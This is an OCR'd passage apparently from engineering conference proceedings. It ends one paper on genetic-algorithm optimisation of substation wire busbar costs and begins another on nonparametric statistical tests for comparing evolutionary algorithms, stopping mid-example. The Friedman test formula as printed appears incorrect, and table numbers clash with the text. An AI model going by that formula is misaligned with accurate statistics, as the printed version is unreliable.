


Figure 2. Conductor movement due to short-circuit current
a) three phase short-circuit
b) two phase short-circuit

The optimization task is to give a solution with all criterions satisfied and with a lower overall price. A typical optimization problem involves the search for the minimum of the stated objective function subject to various constraints and also restricted by practical minimum sizes, or dimensions of components. If the design variables may be continuously varied between practical extremes, the problem is termed continuous, while if the design variables represent a selection from a set of parts, the problem is considered discrete.

Finally, the wire busbar design must satisfy:

- load current in continuous operation,
- load current in short circuit,
- reduction of the corona,
- limitation of stresses in the conductors,
- limit the forces on the insulator strings,
- limit deflection of steel structure,
- limit the pressure on the foundation soil,
- restrictions on conductor deflection.

The goal is to optimize the cost of all components of the wire busbar system that meet all technical requirements.

$$C = C_1 + C_2 + C_3 + C_4 + C_5 \qquad (1)$$

Wire busbar system price consists of the following prices:

C_1 - conductors cost,
C_2 - insulator strings cost,
C_3 - spacers cost,
C_4 - portal (steel construction) cost (according to portal mass),
C_5 - concrete foundations cost (according to foundation volume).

Input data for the optimization process are database components, data related to the specific case and set parameters for the optimization process.

The typical components database consists of the following:

- wire conductor data,
- string insulator data,
- spacers data,
- I-beam data,
- concrete foundation data.

The specific case values are the following:

- continuous current,
- ambient temperature (minimum, maximum and temperature with the occurrence of ice),
- other parameters to determine the allowable continuous load,
- short-circuit current,
- short-circuit duration,
- additional load,
- minimum and maximum phase distance,
- span length,
- allowable conductor distance during the short-circuit.

The results of the optimization process are discrete (integer) and continuous (real) values:

Discrete values are the following:

- conductor type,
- number of conductors,
- insulator string type,
- spacers type,
- number of spacers,
- conductor distance (depending on the type of spacers)
- I-beam type,
- concrete foundation type.

Continuous values are the following:

- maximum static conductor horizontal stress,
- phase distance.

The described optimization problem is a mixed "discrete-continuous" model, where some variables take values from countable group of values and the other variables have real values.

Optimization methods are based on the search space and try to facilitate the search process or speed up (reduced) during the search.

There are three main categories of methods of search for the optimum:

- countable,
- calculation based, and
- stochastic.

Countable methods include search of all possible solutions within the searched space. Disadvantages of this method are the lack of efficiency and lack of use of the results of preceding tests. The advantage of this method is the ease of use.

Calculation based methods are divided into two main classes: direct and indirect. Both methods are treated as a continuous search space of multi-dimensional function and search a maximum or a minimum using its derivatives. In the indirect method, the idea is to seek local optimum by solving a group of equations for finding the point where the derivative equals zero. The function should be smooth and number of points where the derivative equals zero are small. In the direct search, a common technique as Newton's method requires a local optimum function and moving in the direction of the local gradient. These methods are known as the hill climbing method starting from the current point estimates, they tend to increase function in the steepest direction to the next point. This method is difficult to apply if the search space is filled by noise or discontinuities.

Stochastic methods use information from previous tests to determine the probable choice of the following points. Evolutionary algorithms are based on the Darwinian theory of evolution where the fitted survive. In evolutionary strategies, the typical search space consists of vectors with real values. Adding random noise in these vectors points creates a new item. Search continues from the new points, if they are better than old ones, and if not, then the old items are kept. Finally, in the genetic algorithms, the search space is characterized by bit vector codes. The new vectors, which can potentially lead to the solution, are created from parents bits. This is analogous to the manner in which the DNA chromosomes travel to a new generation from parents.

Because of the mixed type of variables (integer and real) for process of wire busbars optimization the method of genetic algorithms is selected.

III. GENETIC ALGORITHMS

The MATLAB Genetic Algorithm Toolbox [7] aims to make the GAs accessible to the design engineer within the framework of a calculation/simulation package. This allows the retention of existing modeling and simulation tools for building objective functions and allows the user to make direct comparisons between genetic methods and traditional procedures.

- GAs search a population of points in parallel, not a single point,
- GAs do not require derivative information or other auxiliary knowledge; only the objective function and corresponding fitness levels influence the directions of search,
- GAs use probabilistic transition rules, not deterministic ones,
- GAs work on encoding of the parameter set rather than the parameter set itself (except in the case where real-valued individuals are used).

Basic concept of a GA is based on the following:

Population - current set of solutions coded in a manner suitable for the treatment of a genetic algorithm,
Chromosome - an individual in a population that represents a coded solution,
Gene - part of a chromosome, represents a certain property, that is part of the solution,
Generation - one step in an iterative process of measuring fitness solutions and creating a new population by applying reproduction operators,
Selection - the mapping of chromosomes to the next step in the development of population,
Recombination - crossover of two chromosomes, i.e. their genetic content,
Mutations - random changes to the process values of genes in the chromosome.

The procedure method of genetic algorithms:

1. Generation of an initial population
2. Calculating the initial population fitness
3. Selection of the most appropriate individuals
4. Creating a new population by genetic crossover procedures
5. Creating a new population by genetic mutation process
6. Calculate the current population fitness
7. Selection of the most appropriate individuals
8. Checking the condition of convergence (maximum number of generations reached, stall fitness, operating time maximum reached, ...) YES – jump to 9 or NO - jump to 4
9. Print Solutions
10. Completion of proceedings

The description of the wire busbar system is defined by the values of design variables. The allowable range for each of the design variables, are given in Table I. Table II shows the tableau for the wire busbar design.

TABLE I. RANGE OF DESIGN VARIABLES

Design variable	Admissible values	Type
Conductor type	database	discrete
Conductor number	integer	discrete
Insulator string type	database	discrete
Spacer type	database	discrete
Spacer number	integer	discrete
Conductor stress	10 -30 N/mm^2	continuous
Phase distance	2 - 4 m	continuous
I-beam	database	discrete
Foundation	database	discrete

TABLE II. TABLEAU FOR THE WIRE BUSBAR DESIGN

Objective	Find the globally optimum combination of nine wire busbar parameters
Representation scheme	Structure: fixed length Alphabet size: real values String length: 9
Fitness cases	Only one
Fitness	Wire busbar price (1), with penalty for constraint violations. Less is better.
Parameters	Population size: 100 Maximum number of generations: 30
Termination criteria	The genetic algorithm has run maximum number of generations
Result designation	The best so far individual in the population.

The constraint violations were taken into consideration by penalizing the fitness value (10^6 HRK).

IV. TEST EXAMPLE

A. Input data

To illustrate the application of genetic algorithms for optimization of the wire busbar system, we have calculated the bus system with the following data:

Span length (m): 30
Portal height (m): 9
Continuous current (A): 1400
Short-circuit current (A): 16000
Short-circuit duration (s): 0.3
Factor kappa: 1.70
Conductor static stress (N/mm^2): from 4 to 20
Phase conductor centerline spacing (m): from 1.5 to 4 m

The parameters of the database of the wire busbar components:

Number of conductors: 3
Number of insulator strings: 2
Number of spacers: 2
Number of steel I-beams: 28
Number of foundations: 19

Parameters of genetic algorithm

Generation gap: 0.80
The ratio of the crossing: 0.80
The ratio of mutation: 0.09
The ratio of insert: 0.40

B. Results

In Table III are presented results for 5 runs of GA program.

TABLE III. RESULTS OF GA PROGRAM

Run	Fitness (HRK)
1	102.218,48
2	94.678,75
3	93.466,00
4	93.403,03
5	108.513,39
Average	98.455,93
Standard deviation	6.708,35

The parameters of optimal, or the best obtained, busbar system (4th run) are:

Conductor: AAC400
Number of conductors: 2
Insulator string: 1Z2-330
Number of spacers: 0
I-beam: IPB200
Foundation: T1400
Conductor stress (N/m^2): 5.83
Phase spacing (m): 1.92
Price (HRK): 93.403,03

Prices of individual components are (1):

$$C_1 = 171{,}6m \cdot 29HRK/m = 4.975HRK$$
$$C_2 = 6pcs \cdot 3.870HRK/pcs = 23.220HRK$$
$$C_3 = 0HRK \quad \text{no spacers}$$
$$C_4 = 3.139{,}7kg \cdot 15HRK/kg = 47.098HRK$$
$$C_5 = 8{,}232m^3 \cdot 2200HRK/m^3 = 18.110HRK$$

The main task is to reduce costs of steele structure (C_4) and foundation (C_5).

The flow of the optimization procedure for 4th run is shown at Figures 3 to 7.




Figure 3. Price vs. Generations




Figure 4. Number of Conductors vs. Generations




Figure 5. Number of Spacers vs. Generations




Figure 6. Phase Distance vs. Generations




Figure 7. Conductor Stress vs. Generations

V. CONCLUSION

In this paper is described the method for wire busbar design by implementing GA with real-value chromosomes. Some of the design variables have discrete values and the others have continuous values. The reason for choice of GA method is the simplicity of description of the stated problem - optimum wire busbars. The fitness (objective) function is a sum of the wire busbars components prices. For violating of constraints the wire busbar system receives a huge total wire busbars price (10^6 HRK) and in this way this case is excluded from possible solutions.

The future work can be divided into two distinct tasks - improvement of the GA efficiency and implementation of more accurate wire busbars model. GA efficiency can be improved by choice of optimal GA parameters (selection procedure, crossover rate and mutation rates). The ultimate goal is to minimize the number of fitness evaluations (population size times number of generations) necessary to obtain the solution. The more accurate wire busbars model can be based on modelling of real portals (3D wire frame instead of portal with I-beams).

Optimization of the bus system by using methods of genetic algorithms is demonstrated on test examples. The attached images present the gradual approaching to the optimal solution.

ACKNOWLEDGMENT

I would like to state thanks to the staff of The Polytechnic of Zagreb, where I am a part time lecturer, for the use of mentioned program tools.

REFERENCES:

[1] "Short-circuit currents – Calculation of effects, Part 1. definitions and calculation methods", IEC 865-1, second edition, Geneve, 1993.

[2] "The mechanical effects of short-circuit currents in open air substations (rigid and Flexible Bus-Bars) ", CIGRE Study Committee 23 (Substations), Working Group 23-11 (Substations and Environment), ESCC Task Force (Effects of Short-Circuit Currents), Volume 1, An Updated Revision of CIGRE Brochure of 1987, April 1996.

[3] D. Petranović, "Mechanical effects of short-circuit currents in switchyard with wire busbars", 7. Conference HO CIGRE, Ref. B3-06, Cavtat, 2005. (in Croatian)

[4] J.R. Koza, "Genetic Programming: On the Programming of Computers by Means of Natural Selection", Cambridge, MA: The MIT Press, 1992.

[5] A. Mitra, "Design of Transonic Airfoil Using Multiobjective Genetic Algorithms", (Book of Student Papers from John Koza's Course at Stanford on Genetic Algorithms and Genetic Programming), Stanford, USA, 2003.

[6] A.C. Martha, "Parametric Study of a Genetic Algorithm using a Aircraft Design Optimization Problem" (Book of Student Papers from John Koza's Course at Stanford on Genetic Algorithms and Genetic Programming), Stanford, USA, 2003.

[7] A. Chipperfield, P. Fleming, H. Pohlheim, C. Fonseca, "Genetic Algorithm Toolbox For Use with MATLAB", User's Guide, Version 1.2, Department of Automatic Control and Systems Engineering, University of Sheffield, England,

[8] N. Turkkan, "Discrete optimization of structures using a floating point genetic algorithm", Annual Conference of the Canadian Society for Civil Engineering, Moncton, Nouveau-Brunswick, Canada, GCM-134, June 4-7, 2003.

[9] A. Burton, "Truss Optimization Using Genetic Algorithms", Mathematics and Computer Science, Gonzaga University, Spokane, WA 99 258, USA.

[10] S. Blagajac, "Introduction to the application of genetic algorithms in optimization tasks in the electricity system", FER, Graduate Program, Course: Optimization of Power System, Seminar, Zagreb, 1995. (In Croatian)

[11] M. Skok, "Evolutionary algorithms for dynamic planning of distribution networks", Ph.D. thesis, Faculty of Electrical Engineering and Computing, Zagreb, 2005. (in Croatian)

[12] D. Petranović, "Design of Substation Wire Busbars Using Genetic Algorithms", 29th MIPRO, Proceedings, Vol III, CTS & CIS, Opatija, 2006., pp. 211-215.

On the Analysis of Experimental Results in Evolutionary Computation

Stjepan Picek
Faculty of Electrical Engineering and Computing
Unska 3, Zagreb, Croatia
Email:stjepan@computer.org

Marin Golub
Faculty of Electrical Engineering and Computing
Unska 3, Zagreb, Croatia
Email: marin.golub@fer.hr

Domagoj Jakobovic
Faculty of Electrical Engineering and Computing
Unska 3, Zagreb, Croatia
Email:domagoj.jakobovic@fer.hr

***Abstract*—Evolutionary computation methods are successfully applied in solving of combinatorial optimization problems. Since the "No Free Lunch" theorem states that there is no single best algorithm to solve all possible problems, throughout the years many algorithms and their modifications have emerged. When a new algorithm is developed, one question that naturally arises is how it compares to other algorithms, whether for some specific problem or in general performance. Because of the stochastic nature of systems involved, usually the only possible way of deriving the answer is to perform extensive experimental analysis. In this paper we provide an overview of possible approaches in the experimental analysis, and describe statistical methods that could be used. Furthermore, we outline similarities and differences between these methods, which lead to a discussion of important issues that need to be resolved when using these methods.**

I. Introduction

Evolutionary computation forms a subfield of computational intelligence that involves combinatorial optimization problems. Even broadly speaking, this field has a multitude of methods and their variations. Among those algorithms and theirs modifications it is often hard to single out the more successful ones. To single out the best overall algorithm would be impossible as is stated in the "No Free Lunch" theorem. Wolpert stated that, when averaged over all test problems, all search algorithms perform equally. This means that if algorithm A is better than algorithm B on some problems, then the algorithm B will be better than the algorithm A in exactly as many different problems [1]. However, it is important to state that"No Free Lunch" theorem assumes no knowledge of the problems. Since almost always we have at least partial knowledge of the problems at hand, it is possible to sort out the better algorithms for particular classes of problems.

If it is possible to find better, more suitable algorithms for a particular problem, the next question is how to recognize which of those algorithms are better. Due to the fact that the theory of evolutionary computation is often not developed enough, one way to do it is to perform an experimental analysis.

It is necessary to realize that the experimental analysis is usually not a trivial task. When we have algorithms that we want to compare, then it is first necessary to decide on the test problems that should be used. Deciding about the test problems is often more difficult then it seems. If the problems are too easy, then the algorithms will always find the global optimum. From the other side, if the problems are too hard, algorithms will typically get stuck in local optima. Optimal parameters must also be found for those problems (this alone can be a very difficult task where approaches range from guessing to complex parameter tuning methods). After these preparation steps have been done, the experiments can be made.

The next step is the analysis of experimental results which requires the usage of statistical methods. However, there are different possibilities regarding statistical procedures that can be used. Although often different statistical methods can reach the same or very similar results, the wrong choice of a method can lead to a misleading result [2]. Even if the analysis is properly conducted, there is still the question whether the results are more depending on the algorithm design or the problem design.

Our aim is to discuss statistical methods, with an accent on the nonparametric statistical procedures since those methods are rarely used, but are often a needed tool for conducting a proper statistical analysis.
In Section 2 we present relevant theory needed for the understanding of the experimental models and the statistics employed in the analysis of the results. In Section 3 a review of nonparametric statistical methods is done, in Section 4 we give a hypothetical test case where nonparametric statistic procedures should be used, and finally, in Section 5 a conclusion is given.

II. Preliminary

A. Experimental Analysis Models

When performing experiments, several options exist regarding the algorithms and problems choice. Regarding the chosen model, the appropriate statistical analysis should be chosen as well.

1) Single Algorithm Single Problem analysis: This approach is best when some real-world setting is investigated. It also brings the benefit of thorough investigation of dedicated algorithm on some particular problem which is often not possible when there are more algorithms or problems.

2) Single Algorithm Multiple Problem analysis: Main benefit of this approach is that it can help in better understanding of the algorithm and its parameters.

3) Multiple Algorithm Single Problem analysis: This approach can help in understanding of the algorithms and their similarities.

4) Multiple Algorithm Multiple Problem analysis: This approach usually gives the biggest mass of data but smallest actual insight in the inner mechanisms of algorithms or understanding of problems. This is because of the complexity of this approach.

Among the approaches mentioned above, the last one is the most common one, since that approach usually suggests (although that is not necessarily true) a serious research paper.

When the model of the analysis is a single problem scenario, it should be safe to use parametric statistical tests, however, when the model has a multiple problem scenario, an analysis should be done regarding the choice of appropriate statistical methods.

B. Statistical Analysis

1) Descriptive Statistics: Descriptive statistics represents statistics that allows us to present data in a way that is easier when interpreting the results. This kind of statistics does not allow making any conclusions beyond the data that have been analyzed.

2) Inferential Statistics: Inferential statistics represents techniques that allow us to make generalizations about the populations on the basis of the samples that are evaluated. Inferential statistics employs two methodologies: hypothesis testing, and estimation of population parameters.

a) Hypothesis Testing: Hypothesis represents a prediction about a population or relationship between two or more populations. Hypothesis testing is a procedure in which sample data is employed to evaluate a hypothesis. There is also a research hypothesis which represents a statement of what the research predicts, and statistical hypotheses which represent restatement of the research hypothesis.

Statistical hypotheses are null hypothesis which is a statement of no difference, e.g. a hypothesis that researcher expects to be rejected. Second statistical hypothesis is alternative hypothesis and it represents a statement of difference, e.g. a hypothesis that researcher expects to be supported [3].

The more conventional hypothesis testing model used in inferential statistics assumes *a priori* stating at what level of significance , the null hypothesis will be evaluated. Other approach is that instead of *a priori* setting of a level of significance, one calculates the smallest level of significance that results in rejection of null hypothesis where that is represented by p-value [3]. P-value is the probability of obtaining a test statistic at least as extreme as the one that was observed, assuming that the null hypothesis is true.

b) Estimation of Population Parameters: This framework is employed for estimating the value of one or more population parameters. There can be point estimation where a value is estimated from the computed value of statistics, and interval estimation where a range of values are computed and in which a true value of a parameter falls with a high degree of certainty [3].

C. Parametric and Nonparametric Statistics

Statistical procedure employed in inferential statistics can be divided in parametric statistical methods and nonparametric statistical methods. The distinction between parametric and nonparametric statistical methods can be on the basis that parametric tests make specific assumptions regarding population parameters that characterize the underlying distribution whereas nonparametric tests make no such assumptions. Because of that, the nonparametric statistical tests are also sometimes called distribution free statistical methods.

The second distinction that can be used is that parametric statistical methods work with categorical/nominal data and nonparametric methods work with ordinal/rank-order data [3].

In an analysis, it is necessary to decide whether to use parametric or nonparametric tests. Parametric tests present a more powerful option when testing alternative hypothesis than nonparametric tests, but if some assumptions for using parametric tests are violated then that advantage can be lost. If no assumptions of a parametric tests have been violated, and when the level of measurement for a set of data is interval or ratio then the data should be evaluated with parametric tests. If one or more assumptions are violated then it could be prudent to transform the data into format that is compatible with nonparametric tests. However, not all researchers agree on this approach because in the transformation of the data from interval/ratio data to the ordinal/rank-order format some of the information is lost. This is due to the fact that interval/ratio data contain more information. Because of that, some researchers advocate the usage of parametric test with some adjustments when assumptions for parametric test are violated [3]. Finally, usual conclusion is that in the end, parametric or nonparametric tests give the same or very similar results and so there is no real consequence in choosing the wrong tests. When there are conflicting results between these two approaches, often it could be enough to conduct multiple experiments [3].

However, as displayed in [2], it can be seen that wrong choice of statistical tests can lead to a misleading conclusion. Additionally, conducting multiple experiments may not be

always possible due to the complexity of the problems and often limited time frame on disposal.

To decide on the choice of nonparametric or parametric statistical tests, it is necessary to check all the conditions to see if it is allowed to use parametric tests. These conditions are independence, normality, and homoscedasticity. For details about the necessary conditions or tests check [2] [3].

1) Independence
   Two events are independent if the occurrence of one of the events gives no information about whether or not the other event will occur.
2) Normality
   Normal or Gaussian distribution is a continuous probability distribution that has a bell-shaped probability density function. An observation is normal if it follows normal distribution. Tests that can be used to indicate the presence of normality in a sample are:
   - Kolmogorov-Smirnov test
   - Shapiro-Wilk test
   - D'Agostino-Pearson test
3) Homoscedasticity
   Homoscedasticity is also called homogeneity of variance. It is a property which shows that all of the samples have the same variances. The tests that can be used to check homoscedasticity are:
   - Bartlett test
   - Levene test

For every parametric statistical test, there exists a nonparametric statistical equivalent as shown in Table IV.

TABLE I
PARAMETRIC VERSUS NONPARAMETRIC TESTS

	Parametric test	Nonparametric test
Pairwise	t-test	Sign test Wilcoxon signed rank test
Multiple	ANOVA Tukey, Tamhane	Friedman Holm, Hochberg, Rom, Li,...

III. NONPARAMETRIC STATISTICAL PROCEDURES

Once we decide to use nonparametric statistical methods, the first step is to decide whether to use pairwise or multiple comparison tests. Pairwise tests are a good option when two methods are compared. If more than two methods are compared, multiple comparison tests should be used because pairwise tests do not control error propagation of making more than one comparison.

As we stated before, since most of the research work today compare more than two methods (multiple algorithms multiple problem scenario), we will put an emphasis on the use of multiple comparison tests.

A. Discovering Global Differences

The simplest tests for multiple comparisons are Friedman test and its extension Iman-Davenport test. The purpose of those tests is to answer whether there are global differences between related samples obtained.

These tests do not give the answer which algorithm is better: they only show if the null hypothesis is rejected, i.e. if there are differences between algorithms. More details about Friedman and Iman-Davenport tests can be found in [3] [4] . The Friedman two-way analysis of variances by ranks test is a nonparametric analogue of the parametric two-way analysis of variance. Ranking of the data is the transformation that enables the usage of nonparametric statistical methods on the real data. There are several possibilities how to conduct that transformation, and depending on that, it is possible to improve the standard Friedman test.

B. Post-hoc Procedures

When we determine that the null hypothesis is rejected through the use of tests mentioned above, then we can use post-hoc procedures to find where those differences exactly are. Those tests can be done in the way that control method (usually one that is suggested by researchers) is tested against other methods (1 x N comparison) or to conduct multiple comparisons (N x N comparisons) among all methods.

With the post-hoc procedures we can obtain the p-values which determine the degree of rejection of each hypothesis. P-value gives information whether some statistical hypothesis is significant, and if it is, then how significant it is. The smaller the p-value is, the more strongly the null hypothesis is rejected. However, p-values obtained directly from the formulas are not suitable for multiple comparisons case. When a p-value is considered in a multiple comparison test, it reflects the probability error of a certain comparison, but it does not take into account the remaining comparisons.

This problem is possible to solve with the usage of adjusted p-values. Adjusted p-values can solve that problem since they take into account the accumulated error [3]. When a p-value is found, then it can be compared with desired level of significance α to see if the null hypothesis is rejected. In regards how the level of significance α can be adjusted to compensate for multiple comparisons there are following procedures and examples of tests:

- One-step: Bonferroni-Dunn test
- Step-down: Holm, Holland, Finner tests
- Step-up: Hochberg, Hommel, Rom tests
- Two-step: Li test

C. Contrast Estimation Procedure

A contrast estimation procedure based on medians can be used to estimate the differences between each two crossover operators. In this test the performance of the algorithms is reflected by the magnitudes of the differences in error rates [4].

TABLE II
BENCHMARK FUNCTIONS

Test function	Abbreviation
$f(x) = \sum_{i=1}^{D} x_i^2$	P_1
$f(x) = \sum_{i=1}^{D} i \cdot x_i^2$	P_2
$f(x) = \sum_{i=1}^{D} 5 \cdot i \cdot x_i^2$	P_3
$f(x) = \sum_{i=1}^{D} \left(\sum_{j=1}^{i} x_j^2 \right)$	P_4
$f(x) = \sum_{i=1}^{D-1} 100 \cdot \left(x_{i+1} - x_i^2 \right)^2 + (1 - x_i)^2$	P_5
$f(x) = 10 \cdot D + \sum_{i=1}^{D} \left(x_i^2 - 10 \cdot \cos(2 \cdot \Pi \cdot x_i) \right)$	P_6
$f(x) = \sum_{i=1}^{D} -x_i \cdot \sin\left(\sqrt{\lvert x_i \rvert} \right)$	P_7
$f(x) = \sum_{i=1}^{D} x_i^2/4000 - \prod_{i=1}^{D} \cos\left(x_i/\sqrt{i} \right) + 1$	P_8
$f(x) = -20 \cdot e^{-0.2\sqrt{\sum_{i=1}^{D} x_i^2/D}} - e^{\sum_{i=1}^{D} \cos(2\Pi x_i)/D} + 20 + e$	P_9
$f(x) = -\sum_{i=1}^{D} \sin(x_i) \cdot \left(\sin\left(i \cdot x_i^2/\Pi \right) \right)^{20}$	P_{10}

IV. AN EXAMPLE APPLICATION OF NONPARAMETRIC STATISTICAL ANALYSIS

The purpose of this section is to go through one simple example of statistical analysis for a genetic algorithm (GA) case (of course, these steps are valid in general case). We compare four different crossover operators (single-point crossover - Alg. 1, uniform crossover - Alg. 2, shuffle crossover - Alg. 3, non-geometric crossover - Alg. 4) in a binary-coded genetic algorithm with a roulette-wheel selection. GAs with different crossover operators can be regarded as different algorithms. The comparison is made on a set of 10 standard benchmark functions. The formulas for these benchmark functions are given in Table II.

More details on the benchmark functions and the algorithms can be found in [5]. As a performance measure the error rate obtained for every operator (algorithm) is used. For all the test functions, the objective is to find global minimum. For each algorithm 30 independent runs are made.
From the each run of the algorithm, the individual with the smallest error rate is chosen as the best one from that run. Then, the mean value is taken from those 30 values for each algorithm and problem. Those mean values for all the algorithms and problems are displayed in Table III.

TABLE III
MEAN ERROR RATES FOR EVERY ALGORITHM AND PROBLEM

Problem	Alg. 1	Alg. 2	Alg. 3	Alg. 4
P_1	0.056	0.065	0.112	0.139
P_2	233.41	434.133	1197.863	1799.66
P_3	36.53	36.404	28.432	36.74
P_4	0.201	0.201	0.675	0.953
P_5	1.003	1.003	1.008	1.007
P_6	0.012	0.009	0.035	0.024
P_7	7.547	7.445	8.21	8.603
P_8	0.055	0.038	0.269	0.283
P_9	93.47	91.876	100.342	102.24
P_{10}	2.243	2.230	2.349	2.365




Fig. 1. Histogram for the uniform crossover case

First it is necessary to decide whether to use parametric or nonparametric tests so we test indenpendence, normality and homoscedasticity assumptions. Independence condition is easily checked since there are independent runs of the algorithms.

Normality and homoscedasticity conditions are estimated at the level of significance α of 0.01.
For normality condition we use Shapiro-Wilk test that can be easily conducted in SPSS tool [6]. Shapiro-Wilk is used instead of Kolmogorov-Smirnov because the number of samples is smaller than 50. The obtained values are smaller than 0.01, so we can conclude that normality condition is not satisfied. In Fig. 1 a histogram is displayed for the uniform crossover case where it can be seen that the solutions do not follow normal distribution.

For the homoscedasticity test we can use Levene test that can also be done in SPSS tool. However, since the normality assumption is not satisfied we do not need to conduct the homoscedasticity test.

Next, we can start with the nonparametric statistical tests. We use KEEL tool for conducting nonparametric statistical analysis [7]. There are many possible choices of the statistical packages that can be used, but we decided on KEEL since it is very easy to use and free. First we conduct Friedman and Iman-Davenport test. Table V gives the results for a Friedman two-way analysis of variances by ranks.

The transformation to rank data is done in the following way: for each row in Table III a rank of 1 is assigned to the lowest score in that row, a rank of 2 is assigned to the second smallest value in that row and so on until the rank 4. If two algorithms have the same value for a problem (row), then the average value of the ranks that are involved is assigned to all algorithms tied for a given rank. In Table IV are displayed all the ranked values and the scores for the each column.

To compute the chi-square approximation of the Friedman

TABLE IV
RANKED VALUES FOR ALL THE ALGORITHMS AND PROBLEMS

Problem	Alg. 1	Alg. 2	Alg. 3	Alg. 4
P1	1	2	3	4
P2	1	2	3	4
P3	3	2	1	4
P4	1.5	1.5	3	4
P5	1.5	1.5	4	3
P6	2	1	4	3
P7	2	1	3	4
P8	2	1	3	4
P9	2	1	3	4
P10	2	1	3	4
	$R_1 = 18$	$R_2 = 14$	$R_3 = 30$	$R_4 = 38$

TABLE V
AVERAGE RANKINGS OF THE ALGORITHMS (FRIEDMAN)

Algorithm	Ranking
Single-point	1.8
Uniform	1.4
Shuffle	3
Non-geometric	3.8

test statistic we use 1:

$$\chi_r^2 = \frac{12}{n * k(k+1)} \left[\sum_{j=1}^{k} \left(\frac{R_j}{n} \right)^2 \right] - 3 * n\,(k+1) \qquad (1)$$

Here *n* represents the number of problems, *k* the number of algorithms, and R_j are column scores from the Table IV.

